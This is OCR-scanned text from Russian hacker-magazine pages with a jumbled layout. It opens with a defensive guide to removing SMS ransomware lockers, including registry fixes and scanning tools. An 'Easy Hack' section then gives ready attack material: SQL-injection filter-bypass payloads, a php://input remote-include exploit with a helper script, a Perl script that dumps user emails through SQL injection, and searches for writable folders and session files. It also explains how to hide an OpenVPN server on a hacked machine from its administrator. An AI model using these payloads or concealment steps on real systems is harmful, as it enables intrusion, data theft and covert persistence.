
- Kaspersky Virus Removal Tool ([avptool.virusinfo.info](http://avptool.virusinfo.info)) — бесплатная вариация продукта от Лаборатории Касперского, использующая тот же движок и сигнатурные базы, но не предоставляющая постоянной защиты. Прого делает как раз то, что нам нужно — одноразовое сканирование. При этом сигнатуры защиты в дистрибутив, поэтому перед каждым использованием его необходимо закачивать заново.

- Dr.Web CureIt! ([www.freedrweb.com/cureit](http://www.freedrweb.com/cureit)) — полностью аналогичное решение, с той лишь разницей, что разработано другой антивирусной лабораторией.

Блокиратор — не ругик, и с удалением такой заразы справится всякий антивирус. Впрочем, если доверия к аверам нет или ты хочешь сам более подробно разобраться, как зараза осела в системе, то неоценимую помощь тебе подскажут две утилиты, которые стали своеобразным стандартом де-факто в ручном поиске вирусов:

- AVZ ([www.z-oleg.com/secur/avz](http://www.z-oleg.com/secur/avz)) — несмотря на то, что в этой программе есть типовой сигнатурный сканер, в первую очередь утилиту нужно воспринимать, как полуавтоматический антивирус. Самое главное — она позволяет не копаться вручную в реестре и на жестком диске в поисках подозри-

### Выполняем скрипты AVZ для анализа системы





## Сервис деактивации вымогателей-блокиров

Вам необходимо указать:

- номер телефона, на который вам предлагают отправить SMS;
- текст сообщения, которое требуют отправить на этот номер.

**Внимание:** если вы хотите получить все возможные слова для разблокировки, то заполните только поле "Номер телефона", а поле "Текст сообщения" оставьте пустым.

Номер телефона:

Текст сообщения:

Код разблокировки: **3097 6523**

### База кодов для разблокировки от Лаборатории Касперского

тельных записей и файлов. AVZ выполняет поиск малвари по косвенным признакам, анализируя реестр, файловую систему и память, после чего выдает юзеру отчет для осмысления. При этом для анализа используется прямой доступ к диску, позволяя избежать спуфинга малварью результатов вызова API-функций.

- HijackThis ([free.antivirus.com/hijackthis](http://free.antivirus.com/hijackthis)) — так же, как и AVZ, сама ничего не лечит, но при этом проверяет области системы, наиболее подверженные изменениям малварью. Тулза сканирует критические области реестра и выводит полный список найденных ключей, некоторые из которых могут принадлежать вредоносным программам и вирусам.

Обе программы в тандеме используются на различных security-форумах, где людям помогают избавиться от вирусов, в том числе на самом крупном российском ресурсе [virusinfo.info](http://virusinfo.info). Пользователи выкладывают логи, полученные с помощью AVZ/HijackThis, а эксперты в качестве ответа присылают скрипты-сценарии, которые легко выполняются с помощью мощного движка AVZ. Для сбора данных как для самостоятельного анализа, так и для обращения за помощью к компьютеру нужно запустить AVZ и через меню «Файл -> Стандартные скрипты» выполнить скрипты «Скрипт лечения/карантина и сбора информации для раз-

дела «Помогите!» [virusinfo.info](http://virusinfo.info)» и «Скрипт сбора информации для раздела «Помогите!» [virusinfo.info](http://virusinfo.info)». В отчете ты получишь подробную инфу о запущенных процессах и сервисах, подгруженных драйверах, инжектированных в процессы DLL-библиотеках, надстройках для Internet Explorer и всем-всем, что только может помочь для анализа. Причем отчет выполнен в формате HTML, так что ты на месте можешь создавать сценарий для удаления тех или иных файлов, ключей реестра и других манипуляций в системе, которые помогут избавиться от малвари.

### ЕСЛИ ЧТО-ТО ОТКЛЮЧЕНО


Увы, даже после удачного удаления процесса из памяти и тела малвари с диска, в системе иногда остаются остаточные явления от деятельности блокиера, заключающиеся, например, в невозможности запустить редактор реестра. Чем более кривой вирус попался, тем больше ждать таких вот ограничений. В большинстве случаев это можно поправить через реестр в разделе HKEY\_CURRENT\_USER, определяющем работу системы для текущего пользователя, а также HKEY\_LOCAL\_MACHINE, в котором задаются настройки для всех пользователей сразу.

Начать надо с того, что вполне может не запускаться сам редактор реестра. Если этого произошло, то придется внести поправить ключи реестра DisableRegedit и DisableRegistryTools:

### LiveCD дистрибутив с Dr.Web на борту уместается в 80 Мб



### Меню для выбора ОС в ERD Commander



RUS ENG Панель управления Регистрация

**Монетизация любого Интернет проекта за 5 минут**  
 без финансовых затрат и специальных знаний.

Регистрируетесь → Выбираете услугу → Устанавливаете готовый скрипт → Зарабатываете

Начните зарабатывать!

Один из многочисленных SMS-биллингов, который может подключить каждый

## ПОЧЕМУ КОРОТКИЕ НОМЕРА ДЛЯ ПЛАТНЫХ SMS НЕ ПРИКРЫВАЮТ?

Для того чтобы принимать платежи через SMS необязательно идти на контакт с сотовым оператором. Существует огромное количество компаний, которые на своем сайте предлагают посреднические услуги и удобные интерфейсы для внедрения такого способа платежей. Просто набери в Google'e «sms биллинг» и поймешь, насколько много подобных предложений. Кстати, практически любой короткий номер, будь он из рекламы, блокиратора или откуда-либо еще, довольно легко пробить через Google и найти обслуживающий его биллинг с указанием реальной стоимости, которая за него снимается.

Как правило, у биллинга есть строгие правила, которые не позволяют использовать их мошенникам. Даже если последним удастся пройти первичный контроль модератора, аккаунт блокируется при первом же факте обнаружения развода. Однако ситуация тут точно такая же, как и с хостингом: находятся люди и компании, готовые закрывать глаза на шалости клиентов, получая при этом соответствующее вознаграждение. Такие биллинги называются антиабузные.

Несмотря на то, что пользователей, по сути, вынуждают отправить платную SMS очень мало, реальных случаев, чтобы человек подал заявление в милицию (а до недавнего времени не было вообще), поэтому блокираторы довольно успешно существовали почти полтора года. Чтобы обезопаситься, они, как правило, заключают договоры с биллингом на дропа или ИП, также зарегистрированного на документы подставного человека.

Впрочем, уже сейчас жить предприимчивым парням становится сложнее. Операторы стали жестко наказывать рублем контент-агрегаторов и провайдеров, которых уличили во фроде. Более того, совершенствуется сама защита пользователей: после отправки SMS на короткий номер, МТС с недавнего времени присылает абоненту ответную SMS с просьбой подтвердить оплату и указанием реальной стоимости отправленного сообщения.

```
reg add HKLM\Software\Microsoft\Windows\
CurrentVersion\Policies\System /v
DisableRegedit /t REG_DWORD /d 0
reg add HKCU\Software\Microsoft\Windows\
CurrentVersion\Policies\System /v
DisableRegedit /t REG_DWORD /d 0
reg add HKCU\Software\Microsoft\Windows\
CurrentVersion\Policies\System /v
DisableRegistryTools /t REG_DWORD /d 0
```

Это не всегда может помочь. Если у тебя в принципе не запускаются exe-файлы, то надо попробовать выполнить reg-файл следующего содержания:

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\exefile\shell]
[HKEY_CLASSES_ROOT\exefile\shell\open]
"EditFlags"=hex:00,00,00,00
[HKEY_CLASSES_ROOT\exefile\shell\open\
command]
@="\"%1\" %*"
[HKEY_CLASSES_ROOT\exefile\shell\runas]
[HKEY_CLASSES_ROOT\exefile\shell\runas\
command]
@="\"%1\" %*"
```

Это поможет, если вирус переассоциирует запуск исполняемых файлов на себя. Помимо этого малварь может расстроить запуск приложений (например, того же regedit.exe) с помощью раздела HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options. Добавив ветку с названием исполняемого файла, можно заставить систему запускать приложение под отладчиком, который в свою очередь задается с помощью вложенного ключа Debugger. Задать дебаггер можно неправильно, и запуск приложения не произой-

дет. Удалить мешающие ключи реестра опять же удобно через командную строку:


```
REG DELETE <HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\regedit.exe"
```

Если приложение не запускается, ссылаясь на политику ограничения использования программ, то тебе прямиком дорога в HKEY\_LOCAL\_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodelIdentifiers\0\Paths. Придется покопаться и перебрать ветки, выбрав те, которые блокируют запуск нужного приложения. Если после удаления малвари не запускается диспетчер задач, то вероятнее всего его запуск ограничили с помощью ключа «DisableTaskMgr». Это легко правится reg-файлом:

```
[HKEY_CURRENT_USER\Software\Microsoft\
Windows\CurrentVersion\Policies\System]
"DisableTaskMgr"=dword:0
```

## БЛОКИРАТОР БРАУЗЕРОВ

Еще одно ограничение, которое может остаться даже после удаления малвари, — всплывающие окна в браузере. Иногда не убиваемый рорир с требованием отправить SMS — единственный симптом вирусов. Увы, многие антивирусные продукты некоторые из ситуаций обрабатывать могут далеко не всегда, а именно когда малварь устанавливается как надстройка для Internet Explore или как плагин к Firefox'у. Впрочем, избавиться от них проще простого, банально отключив подозрительные расширения. В Internet Explorer для этого необходимо перейти в «Управление надстройками» через меню «Сервис» Надстройки > Включение и отключение надстроек», а в Firefox'e окно для управления дополнениями открывается через «Инструменты > Дополнения».



### ► info

Рекомендую обзавестись в системе утилитой Process Explorer от Марка Руссиновича, представляющую собой прокаченный таскменеджер. Если переименовать ехешник в какое-нибудь незамысловатое название есть шанс, что ты сможешь использовать его, если какая-то малварь заблокирует штатный менеджер задач.



Easy Hack

Easy Hack

Easy Hack

# Easy Hack

**ХАКЕРСКИЕ  
СЕКРЕТЫ  
ПРОСТЫХ  
ВЕЩЕЙ**

## № 1

### ЗАДАЧА: ОБОЙТИ ФИЛЬТРАЦИЮ ПРОБЕЛОВ В SQL-INJECTION

#### РЕШЕНИЕ:

В прошлом номере я уже рассказал, как можно обойти фильтрацию запятых, но подобная фильтрация встречается крайне редко, совсем другой случай — фильтрация пробелов. Скажем, ты нашел инъекцию на крупном новостном портале, но никак не можешь ее раскрутить, так как все известные тебе варианты пробелов не работают. Давай рассмотрим такой код

```
<?php
if(isset($_GET['id']) && $_GET['id']!='){
    if(strpos($_GET['id'],",") {die "HACK ALERT"});
    if(strpos($_GET['id'],"/**/") {die "HACK ALERT"});
    if(strpos($_GET['id'],"+") {die "HACK ALERT"});
    if(strpos($_GET['id'],"%20") {die "HACK ALERT"});

    здесь какие-то запросы с использованием переменной $_GET['id']
```

Как мы видим, при использовании пробелов " ", /\*\*/, + и %20 скрипт прекращает свою работу. На самом деле существует как минимум два способа обхода такого скрипта, первый — использование различных пробельных символов, второй — использование логики SQL запросов, в частности их реализации в MySQL.

1. Итак, первый способ. Помимо самого пробела существует множество различных пробельных символов, табуляция, возврат каретки и так далее. Вот их полный (а может и нет;) список:

```
%09 – horizontal tab, горизонтальная табуляция
%0A – NL line feed, символ новой строки
%0B – vertical tab, вертикальная табуляция
%0C – NP form feed, символ новой страницы
%0D – carriage return, возврат каретки
```

Все эти символы будут рассматриваться как пробельные. Пример запроса:

```
id=-1%0Aunion%0Aselect%0A1
```

С этим, я думаю, все понятно, перейдем ко второму варианту:

2. В MySQL есть возможность выполнять SQL-код в блоке комментариев, выглядит это примерно так:

```
select id/*! ,title*/ from news
```

В данном случае из таблицы news будут выведены поля id и title. Теперь посмотрим, как это реализовать в боевых условиях:

```
id=-1/*!union*/select/*!version()*/
```

Но бывает и такое, что фильтруются символы слэша. Тогда можно использовать способ, основанный на использовании скобок в запросе. Вот пример для обхода вышеизложенного скрипта:

```
id=(-1)union(select(version()))
```

## № 2

### ЗАДАЧА: УСТАНОВИТЬ OPENVPN НА ВЗЛОМАННЫЙ СЕРВЕР

#### РЕШЕНИЕ:

Задача интересная и в принципе ничем не отличается от установки OpenVPN на отдельный сервер, но все же мы ее рассмотрим. Итак, спloit сработал, whoami показывает root, и встает вопрос: что же делать дальше :)?. Хорошим выбором будет установка собственного VPN-сервера.

1. Для начала узнаем о поддержке модуля tun: `modprobe tap && lsmod | grep tap`

2. Если все хорошо, то приступаем непосредственно к установке OpenVPN. Стоит проверить наличие библиотеки lzo, она используется для компрессии трафика: `locate lzo.so`

3. Если он не установлен, то им можно и пренебречь, в таком случае трафик сжиматься не будет. Если же ты все-таки хочешь использовать сжатие, можешь поставить либу из исходных кодов. Скачиваем последнюю версию (ссылку не привожу, так как версии часто меняются) и устанавливаем так же как и все другие программы на linux.

```
tar xzvf lzo.tgz
cd lzo
./configure
```

```
make
make install
```

4. Итак, lzo установлено, теперь скачиваем последнюю версию openvpn и устанавливаем подобно lzo:

```
tar xzvf vpn.tgz
cd vbb
./configure
make
make install
```

5. Сервер установлен. Теперь нужно сгенерировать все ключи и сертификаты для его работы. Переходим в папку `/etc/openvpn/`, из папки с исходными кодами openvpn нужно скопировать сюда подпапки `easy-rsa` и `sample-config-files`. Переходим в папку `/etc/openvpn/easy-rsa` и выполняем:

```
./vars (загружаем переменные в оболочку)
./clean-all (отчищаем от старых сертификатов и ключей папку keys)
./build-ca (Создаем сертификат для сервера)
./build-key-server server (Создаем сертификат X.509 для сервера)
```

```
./build-key-pkcs12 client (Создаем сертификат X.509 для клиента)
```

При генерации ключей будет спрашиваться Common name для клиента и сервера. Для клиента вписывай client, для сервера server.

6. Сертификаты и ключи созданы, теперь сгенерируем ключ Деффи Хельман

```
./build-dh
```


7. Все ключи и сертификаты сгенерированы, теперь создадим файл конфигурации.

```
touch /etc/openvpn/server.conf
```

И вносим в файл следующие изменения

```
port 443
proto tcp
dev tap
cipher DES-EDE3-CBC
reneg-sec 60
ca /etc/openvpn/easy-rsa/keys/ca.crt
cert /etc/openvpn/easy-rsa/keys/server.crt
key /etc/openvpn/easy-rsa/keys/server.key
dh /etc/openvpn/easy-rsa/keys/dh2048.pem
server 10.10.200.0 255.255.255.0
client-config-dir ccd
push "dhcp-option DNS 222.222.222.222"
push "dhcp-option DNS 22.22.222.222"
push "redirect-gateway"
keepalive 10 120
persist-key
persist-tun
comp-lzo
verb 0
```

8. Включаем ip-форвадинг и вносим изменения в iptables:



Коннектимся к установленному OpenVPN

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A POSTROUTING -s 10.10.200.0/24 -j SNAT --to 127.0.0.1
```

127.0.0.1 нужно поменять на ip сервера, куда установлен VPN

9. Из папки с исходниками vpn/sample-scripts файл openvpn.init переименовываем во что-то неброское (к примеру, init) и копируем в /etc/init.d/

Далее запускаем сервер:

```
/etc/init.d/init start
```

10. Сервер работает, теперь необходимо настроить клиент. Настройку для различных ОС ты можешь найти в Сети, ибо это тема отдельной статьи :). Советую предварительно поменять имя приложения OpenVPN также на что-либо неброское, чтобы администратор взломанного сервера не определил, что на его машине крутятся посторонние вещи.

## № 3

### ЗАДАЧА: ВЫПОЛНИТЬ PHP-КОД ЧЕРЕЗ УДАЛЕННЫЙ ИНКЛУД

#### РЕШЕНИЕ:

Еще в далеком 2004 году на SecurityLab был опубликован способ, с помощью которого можно было выполнять произвольный php-код посредством вращающегося php://input. Сейчас я расскажу тебе, как это работает.

Итак, у нас есть уязвимый файл, с таким содержимым:

```
<?php
if (isset($_GET['page'])) {include($_GET['page']);}
```

Когда мы передаем скрипту в параметре page php://input: http://www.example.com/index.php?page=php://input.

то происходит считывание и выполнение данных, посланных методом POST. Грубо говоря, весь массив POST становится файлом, и include подключает его как обычный файл. Для проведения атаки мы должны отправить специально сформированный пакет.

1. Сейчас мы отправим PHP-код методом POST:

```
POST /index.php?page=php://input HTTP/1.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)
Host: www.example.com
Connection: Keep-Alive
Cache-Control: no-cache
<?php phpinfo() ?>
```

В ответе сервера будет отображен вывод phpinfo().

2. Напишем PHP-скрипт для удобной работы со средой.

```
<?php
if (isset($_GET['cmd']) && isset($_GET['host']) && isset($_GET['script'])) {
    $host = stripslashes($_GET['host']);
    $script = stripslashes($_GET['script']);
    $cmd = htmlspecialchars_decode(stripslashes($_GET['cmd']));
    $cmd = '<?php ' . $cmd . ' ?>';
    $request = "POST /" . $script . "php://input" . " HTTP/1.1\r\n";
    $request .= "Accept-Language: en\r\n";
    $request .= "Content-Type: application/x-www-form-urlencoded\r\n";
```

Easy Hack

```
$request .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; MyIE2)\r\n";

$request .= "Host: " . $host . "\r\n";
$request .= "Content-length: " . strlen($cmd) . "\r\n";
$request .= "Connection: Keep-Alive\r\n";
$request .= "Cache-Control: no-cache\r\n";
$request .= "\r\n";
$request .= $cmd . "\r\n";
$socket = fsockopen($host, $port ? $port : 80);
 fputs($socket, $request);
```

Easy Hack

```
while(!feof($socket)) echo fgets($socket, 1024);
fclose($socket);
}
?>
```

Easy Hack

3. Запускаем его следующим образом:

```
http://localhost/input.php?host=www.example.com&script=index.php?page=&cmd=phpinfo()
```

4. Наслаждаемся результатом :)

## № 4

### ЗАДАЧА: НАПИСАТЬ УНИВЕРСАЛЬНЫЙ ДАМПЕР ТАБЛИЦ ЧЕРЕЗ SQL-ИНЪЕКЦИИ


**РЕШЕНИЕ:** Очень хорошо иметь у себя универсальный дампер таблицы, давай же напишем его. Привожу небольшой код с комментариями, которые помогут тебе разобраться в скрипте.

```
#!/usr/bin/perl
use LWP::Simple; #подгружаем пакет LWP::Simple для работы с http
open(FH,">dump.txt"); #открываем файл на запись
$lim=0; #предопределяем переменную $lim которая будет участвовать в запросе в качестве limit
while(1) { #начинаем бесконечный цикл
$url="http://www.example.com/profile.php?id=-1+union+select+concat('c0de',email,'ed0c')+from+users+limit+$lim,1";
#Здесь мы указываем где именно находится SQL-инъекция, обрати внимание на объединение поля e-mail со строками, они будут использоваться регулярных выражениях
$content = get("$url"); #выполним функцию get(), Она вернет содержимое загруженной страницы
if($content =~ m/c0de(.*)ed0c/) { #с помощью регулярки вытас-
```

```
киваем значение поля email
print FH $1."\n"; #и записываем его в файл
$lim++; #увеличиваем значение переменной $lim на единицу
} else { #если в исходном коде нет записей
print 'Total dumped ' . $lim; #выводим общее количество сдмп-ленных записей exit; #и прекращаем работу скрипта
}}
```

Вот и все! Как ты видишь, скрипт довольно простой и будет работать в большинстве случаев, хотя иногда приходится переписывать под конкретный сайт.

#### Немного переписанный вариант dump-скрипта



## № 5

### ЗАДАЧА: НАЙТИ ПАПКИ И ФАЙЛЫ ДОСТУПНЫЕ НА ЗАПИСЬ

**РЕШЕНИЕ:**

Решение: Во многих шеллах есть встроенные утилиты для поиска папок на запись, примеры тому `g57`, `c99` и другие. Все они работают по одному и тому же способу

```
find . -perm -2 -type -d -ls
```

Такой поиск не всегда эффективен. На крупных порталах может быть не один, а множество пользователей и иногда есть шанс найти папку или файл, принадлежащий юзеру, от которого ты работаешь. Вот

небольшой список команд, которые стоит выполнять вместе приведенной выше.

```
find . -user www -type d -ls - поиск папок, у которых владелец www
find . -user www -perm /222 -type d -ls - то же самое, но поиск ограничен папками доступными на запись
find . -group www -type d -ls - поиск папок, принадлежащих к группе www
find . -perm -a+w -type d -ls - поиск папок, доступных на запись всем (например, dr-xr-xrwx)
```

Последний пример является лучшей заменой привычного `find . -perm -2 -type -d -ls`, так как ищет не только `drwxrwxrwx`, но и другие комбинации с окончанием `gwx`

## № 6

### ЗАДАЧА: НАЙТИ ПАПКУ, В КОТОРОЙ ХРАНЯТСЯ ФАЙЛЫ СЕССИЙ

**РЕШЕНИЕ:** Как известно, файл сессии — хороший способ раскрутить локальный инклюд, но как же определить папку в которой они находятся? Ведь не всегда они хранятся в `/tmp`. Привожу излюбленные мной способы поиска заветной папки.

1. Поиск `phpinfo()` на сайте. Для этого ищем `session.save_handler`. Если его значение установлено в «files» по дефолту, значит сессии хранятся в файлах, ниже находится значение `session.save_path`. Первое значение — это так называемое Local Value, уникальное значение для конкретной папки и ее подпапок (либо для конкретного сайта), устанавливается в `.htaccess`.

Второе значение — это Master Value, общее значение для всего сервера, устанавливается в `php.ini`.

2. Поиск `.htaccess`, в этом файле может быть установлено значение `php_value session.save_path`.

3. Простой перебор папок. Привожу небольшой список возможных вариантов каталогов, где может находиться желаемое.

```
/tmp/
/php_sess/
/tmp/phpsess/
/tmp/php/
/tmp/php-sess/
/home/%username%/tmp/
```

```

/var/phptemp/
/var/phptmp/
/var/phpsess/
/var/php-sess/
/var/lib/php/
/var/lib/php/session/
/var/lib/php3
/var/lib/php3/session/
/var/lib/php4/
/var/lib/php4/session/
/var/lib/php5/
/var/lib/php5/session/
/var/lib/php6/

```

```

/var/lib/php6/
session/
/www/phpsession/
C:\Temp
C:\WINDOWS\Temp
C:\PHP\
sessiondata

```

phpinfo() и значения сессий

## № 7

### ЗАДАЧА: НАЙТИ HTTPD.CONF

#### РЕШЕНИЕ:

В Интернете существует множество баз возможных путей до конфига апача, но можно ли узнать путь с первой попытки? Иногда, да. Часто процессы, в том числе и apache, запускаются через init-демон, для этого в папке /etc/init.d/ должен находиться bash-скрипт для запуска приложений. И выглядит он примерно так:

```

pname=apache2
: ${sysconfdir:=/etc/$pname}
: ${apache_link:=/usr/sbin/httpd2}
: ${sysconfig_apache:=/etc/sysconfig/$pname}


```

```

: ${pidfile:=/var/run/httpd2.pid}
: ${logdir:=/var/log/$pname}
httpd_conf=${APACHE_HTTPD_CONF:-$sysconfdir/httpd.conf}

```

В данном случае конфиг находится в /etc/apache2/httpd.conf. Также ты можешь (при наличии соответствующих прав) посмотреть лог-файл messages, в котором также пишется название рабочего конфига. Или же просто набрать «locate httpd.conf» и надеяться на удачу.



phpinfo() и значения сессий

## № 8

### ЗАДАЧА: ИЗБАВИТЬСЯ ОТ ТРОЯНА WINLOCK, НАЗОЙЛИВО ПРЕДЛАГАЮЩЕГО ОТПРАВИТЬ ПЛАТНОЕ SMS-СООБЩЕНИЕ.

#### РЕШЕНИЕ:

Об этом вирусе писали все, кому не лень (и даже в СМИ). Подобной заразой были инфицированы миллионы компьютеров, и вероятность того, что твой комп сегодня подхватит такую заразу, очень велика (несмотря на установленные антивирусы). Обычно такой трояк блокирует рабочий стол, выводя на нем надпись о блокировке компьютера по разным причинам (напоминание об использовании нелегального ПО, красочный порно-баннер, текст об обнаружении вируса и т.п.). Параллельно с этим троянчик блокирует запуск редактора системного реестра, командной строки, диспетчера задач, запуск антивирусных средств, предотвращает переход по ссылкам на сайты антивирусов, отключает сервис «Восстановление системы» и делает массу подобных «приятных» мелочей :). Для излечения от трояна главное — не посылать никаких сообщений (хотя в ряде случаев система действительно разблокируется, но обычно просто спишется 300-600 рублей без последующего излечения). Вот несколько способов по убыванию этого трояна:

1. Попробай воспользоваться бесплатным сервисом разблокировки, предоставленным лабораторией Касперского ([support.kaspersky.ru/viruses/deblocker](http://support.kaspersky.ru/viruses/deblocker)) или любым другим. Если разблокировка выполнена удачно, удали все файлы, содержащиеся во временных каталогах всех пользователей («с:\windows\temp», очисти папки «Temp» и «Temporary Internet Files», содержащиеся в «с:\documents and settings\имя\_пользователя\Local Settings»).

Виртуальная машина в связке с Sandboxie — лучшее средство от «нечисти» всех мастей :)



Также убедись в том, что в папках «System Volume Information», которые находятся в корневых директориях дисков, отсутствуют подозрительные объекты.

2. Скачай и запиши LiveCD-дистрибутив, разработанный антивирусной лабораторией Данилова ([freedweb.com/livecd](http://freedweb.com/livecd)), сконфигурируй BIOS для запуска с привода для оптических дисков, загрузись с LiveCD и выполни полную проверку системы. Также ты можешь воспользоваться любым Live-дистрибутивом Windows в тандеме с утилитой CureIt (либо программой ERD Explorer, прим. ред.).

3. Если запуск системы прошел удачно, выполни полную проверку компьютера антивирусом (бесплатный антивирусный пакет можно скачать здесь [freedweb.com/cureit](http://freedweb.com/cureit)).
4. Включи редактор реестра, заблокированный вирусом, возможности командной строки, «Диспетчер задач» следующим образом: нажми сочетание клавиш <Win+R>, в появившемся окне введи «gpedit.msc». В появившемся окне выбери раздел «Групповая политика → Конфигурация пользователя → Административные шаблоны → Система». Выполни двойной клик по строке «Сделать недоступными средства редактирования реестра», выбери вариант «Отключен» и подтверди выбор нажатием на кнопку «Ok». Аналогичным образом включается и работоспособность командной строки. Чтобы включить диспетчер задач, нужно скорректировать параметр «Удалить диспетчер задач», находящийся в разделе «Групповая политика → Конфигурация пользователя → Административные шаблоны → Система → Возможности Ctrl+Alt+Del». Также «Диспетчер задач» можно активировать при помощи «regedit.exe», если он уже разблокирован. Установи параметр «HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr» в нулевое значение.
5. Если большинство программ и после проделанной работы отказываются запускаться, проверь, что текстовый параметр (Default), находящийся в ветках реестра:

```

HKEY_CLASSES_ROOT\exefile\shell\open\command
HKEY_CLASSES_ROOT\exefile\shell\runas\command

```

имеет значение "%1" %\*.

Главная причина заражения этим довольно опасным вирусом — невнимательность и пренебрежение безопасностью. Поэтому, если обновление твоей системы давно не выполнялось, наведи в командной строке wuauclt.exe /detectnow, чтобы запустить процесс вручную. Выполняй с правами администратора только те программы, в безопасности которых ты уверен. Обнови базы антивируса, заранее подготовь LiveCD-дистрибутив, содержащий антивирусные утилиты. Но главное — перед запуском все файлы, полученные из непроверенных источников, проверяй на [virustotal.com](http://virustotal.com). **И**



# ОБЗОР ЭКСПЛОИТОВ

ВОТ И НАСТАЛ ОЧЕРЕДНОЙ РАЗ, КОГДА Я МОГУ ПОПРИВЕТСТВОВАТЬ ТЕБЯ НА СТРАНИЦАХ РУБРИКИ! СЕГОДНЯШНИЙ ОБЗОР ЭКСПЛОИТОВ БУДЕТ ПОСВЯЩЕН ВЕСНЕ И НЕУТОМИМЫМ БАГОКОПАТЕЛЯМ, КОТОРЫЕ В ЭТОТ СОЛНЕЧНЫЙ ДЕНЬ НЕ МОГУТ НЕ ПОРАДОВАТЬ ТЕБЯ ЕЩЕ ОДНОЙ ПОРЦИЕЙ РАЗЛИЧНЫХ УЯЗВИМОСТЕЙ В ПОПУЛЯРНОМ СОФТЕ. ИТАК, РАСКРЫВАЙ ОКНО ПОШИРЕ, ЗАПУСКАЙ В КОМНАТУ СВЕЖИЙ И УЖЕ НЕ ЗИМНИЙ ВОЗДУХ И НАСЛАЖДАЙСЯ МАТЕРИАЛОМ!

**Bugzilla** search bugzilla.org

About | News | Docs | Support | Download | Features | Contributor

**3.0.10, 3.2.5, 3.4.4, and 3.5.2 Security Advisory**  
Sunday, January 31, 2010

**Summary**  
\*\*\*\*\*

Bugzilla is a Web-based bug-tracking system, used by a large number of software projects.

This advisory covers two security issues that have recently been fixed in the Bugzilla code:

- + Some files stored on the web server are not correctly protected against external access and can be viewed from a web browser.
- + Restricting a bug to a group while moving the bug to another product has no effect if the group is not used by both products. The bug may become public if no other group restriction applies.

All affected installations are encouraged to upgrade as soon as possible.

## Bugzilla advisory

Bugzilla@Mozilla - Bug List

Home | Item | Search | Add | Reports | Backlogs | Tools | New Account | Log In | Contact Us

Wed Feb 24 2010 18:21:06 PST

**This list is too long for Bugzilla's little mind; the Next/Prev/First/Last buttons won't appear on individual bugs.**

Status: REOPENED, NEW, ASSIGNED, UNCONFIRMED Product: bug Component: bug Summary: bug Whiteboard: bug

ID	Severity	OS	Assignee	Status	Resolution	Summary
279072	enh	-- All	administration	UNCO		Add the ability to add previously known as entries for products (and components), and redirect people and queries (http permanent) to the new names.
295338	enh	-- All	administration	UNCO		Only want certain people being able to modify TARGET RESTORE
303103	enh	-- All	administration	UNCO		The layout in editflagtypes.cgi needs to be fixed so that it doesn't jump around
310212	enh	-- Linux	administration	UNCO		Require groups: Group listings hard to hunt through.
314582	enh	-- Win32	administration	UNCO		SQL components should allow for subquery restrictions
317021	enh	-- Win32	administration	UNCO		bz_causeoferror description should be improved
317022	enh	-- All	administration	UNCO		The name "bz_causeoferror" is difficult to read
330497	enh	-- All	administration	UNCO		group userreps length limit is too small
330498	enh	-- All	administration	UNCO		product_not_specified should specify which thing was being edited

## Интерфейс Bugzilla

## 01 ОБХОД ОГРАНИЧЕНИЙ БЕЗОПАСНОСТИ В GNOME-SCREENSAVER

